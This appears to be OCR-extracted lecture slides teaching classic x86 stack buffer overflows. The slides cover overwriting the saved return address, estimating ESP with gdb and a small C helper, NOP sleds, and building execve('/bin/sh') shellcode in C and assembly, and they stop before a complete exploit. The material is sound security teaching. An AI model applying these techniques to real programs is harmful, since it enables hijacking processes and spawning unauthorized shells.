
What Happened?

```
$ ./executable-vuln
    ABCDEFGH
```




What Happened?

```
$ ./executable-vuln
    ABCDEFGHILMN
```



What Happened?

```
$ ./executable-vuln
    ABCDEFGHILMNOPQR
```



. . .

ArgN

. . .

Arg2

Arg1

O P Q R Saved $EIP EBP+0x4

I L M N Saved $EBP

int c

E F G H buf[4-7]

A B C D buf[0-3]

What Happened?

```
$ ./executable-vuln
    ABCDEFGHILMNOPQRSTUV

    (gdb) x/wx $ebp+4
    0xbffff648: 0x56555453

    (gdb) x/s $ebp+4 #decode as ascii
    0xbffff648:  "STUV"
```

`jmp 0x56555453` jump to **invalid** address (for the current process) ~> crash

Where do we jump to, instead?

Problem: We need to jump to a **valid memory location** that contains, or can be filled with, **valid executable machine code**.

Solutions (i.e., exploitation techniques):

- Environment variable
- Built-in, existing functions
- Memory that we can control
    - **The buffer itself** <~ we will go with this
    - Some other variable

Stack Smashing 101

Let's assume that the **overflowed buffer** has enough room for our **arbitrary machine code**.

How do we guess the **buffer address**?

Stack Smashing 101

Let's assume that the **overflowed buffer** has enough room for our **arbitrary machine code**.

How do we guess the **buffer address**?

- Somewhere around ESP: `gdb`? (see next slide)
- unluckily, exact address may change at each execution and/or from machine to machine.
- the CPU is dumb: off-by-one wrong and it will fail to fetch and execute, possibly crashing.

Reading the ESP Value in Practice

Plan A. Use a debugger:

```
(gdb) p/x $esp
      0xbffff680
```

Plan B. Read from a process:

```
unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
} //content of %eax is returned

void main() {
  printf("0x%x\n", get_sp());
}
```


```
$ gcc -o sp sp.c

$ ./sp
0xbffff6b8  <~ ESP
$ ./sp
0xbffff6b8
```

Note: Be Careful with Debuggers

Notice that some debuggers, including `gdb`, add an offset to the allocated process memory.

So, the ESP obtained from `gdb` (Plan A) differs of a few words from the ESP obtained by reading directly within the process (Plan B).

Anyways, we still have a **problem of precision** (see next slides for a solution).



. . .

. . .

. . .

. . .

. . .

jmp to saved EIP

buf addr.

Approximate buffer address


arbitrary

code here

Machine code

ESP ± offset

NOP (`0x90`) Sled to the Rescue



NOP Sled Explained

A “landing strip” such that:

- Wherever we fall, we find a valid instruction
- We eventually reach the end of the area and the executable code

Sequence of NOP at the beginning of the buffer

- NOP is a 1-byte instruction (`0x90` on x86), which does nothing at all

<u>Jump to “anywhere within the NOP sled range”</u>

What to Execute? `5h311c0d3`

Historically, goal of the attacker: to spawn a (privileged) **shell** (on a local/remote machine)

↓

(Shell)code: sequence of machine instructions (that are needed to open a shell)

In general, a shellcode may do just anything (e.g., open a TCP connection, launch a VPN server, a reverse shell).

http://shell-storm.org/shellcode/

Basically: execute **`execve("/bin/sh")`**

`$ man execve`

Family of **system calls** (i.e., OS mechanism to switch context from the user mode to the kernel mode), needed to execute privileged instructions.

In Linux, a **system call** is invoked by executing a software interrupt through the **`int`** instruction passing the **`0x80`** value (or the equivalent instructions in nowadays processors).

A Simple x86 Shellcode Example


Unless we want to write the shellcode in assembly, we code it in C and then we "compose" it by picking the relevant instructions only.

```
//C version of our shellcode.
//We want to execute this:
int main() {
    char* hack[2];

    hack[0] = "/bin/sh";
    hack[1] = NULL;

execve(hack[0], &hack, &hack[1]);
}
```

`int execve(char *file, char *argv[], char *env[])`

A Simple x86 Shellcode Example

Unless we want to write the shellcode in assembly, we code it in C and then we "compose" it by picking the relevant instructions only.



```
//C version of our shellcode.
//We want to execute this:
int main() {
    char* hack[2];

    hack[0] = "/bin/sh";
    hack[1] = NULL;

execve(hack[0], &hack, &hack[1]);
}
```

Mem. preparation: push arguments onto the stack

```
        ...
        movl    $0x80027b8,0xfffffff8(%ebp)
        movl    $0x0,0xfffffffc(%ebp)
        ---------------------------------
(1)     pushl   $0x0
(2)     leal    0xfffffff8(%ebp),%eax
        pushl   %eax
(3)     movl    0xfffffff8(%ebp),%eax
        pushl   %eax
        call    0x80002bc <__execve>
        ...
        ...
```

`int execve(char *file, char *argv[], char *env[])`


move **`$0xb`** into EAX registry
move EBP+8 (i.e., ***`file`**) into EBX
move EBP+12 (i.e., ***`argv[0]`**) into ECX
move EBP+16 (i.e., ***`env[0]`**) into EDX
invoke the system call found in EAX

```
(gdb) disassemble __execve
...
movl    $0xb,%eax       //0xb is "execve"
movl    0x8(%ebp),%ebx
movl    0xc(%ebp),%ecx
movl    0x10(%ebp),%edx
int     $0x80
```

Let's Prepare the Memory

We must prepare the stack such that the appropriate content is there:

- string **`"/bin/sh"`** somewhere in memory, terminated by **`\0`**
- address of that string somewhere in memory
  - **`argv[0]`**
- followed by NULL
  - **`argv[1]`**
  - **`*env`**



Let's put it together in a generic way

```
movl   ADDRESS,array-offset(ADDRESS)       hack[0] = "/bin/sh"
movb   $0x0,nullbyteoffset(ADDRESS)        terminate the string
movl   $0x0,null-offset(ADDRESS)           hack[1] = NULL
----------------------------------- <~ execve starts here
movl   $0xb,%eax                           move $0xb to EAX
movl   ADDRESS,%ebx                        move hack[0] to EBX
leal   array-offset(ADDRESS),%ecx          move &hack to ECX
leal   null-offset(ADDRESS),%edx           move &hack[1] EDX
int    $0x80                               interrupt
```

System call invocation

Everything can be parametrized w.r.t. the string **`ADDRESS`**.

Problem

How to get the **exact** (not approximate) ADDRESS of **`/bin/sh`** if we don't know where we are writing it in memory?

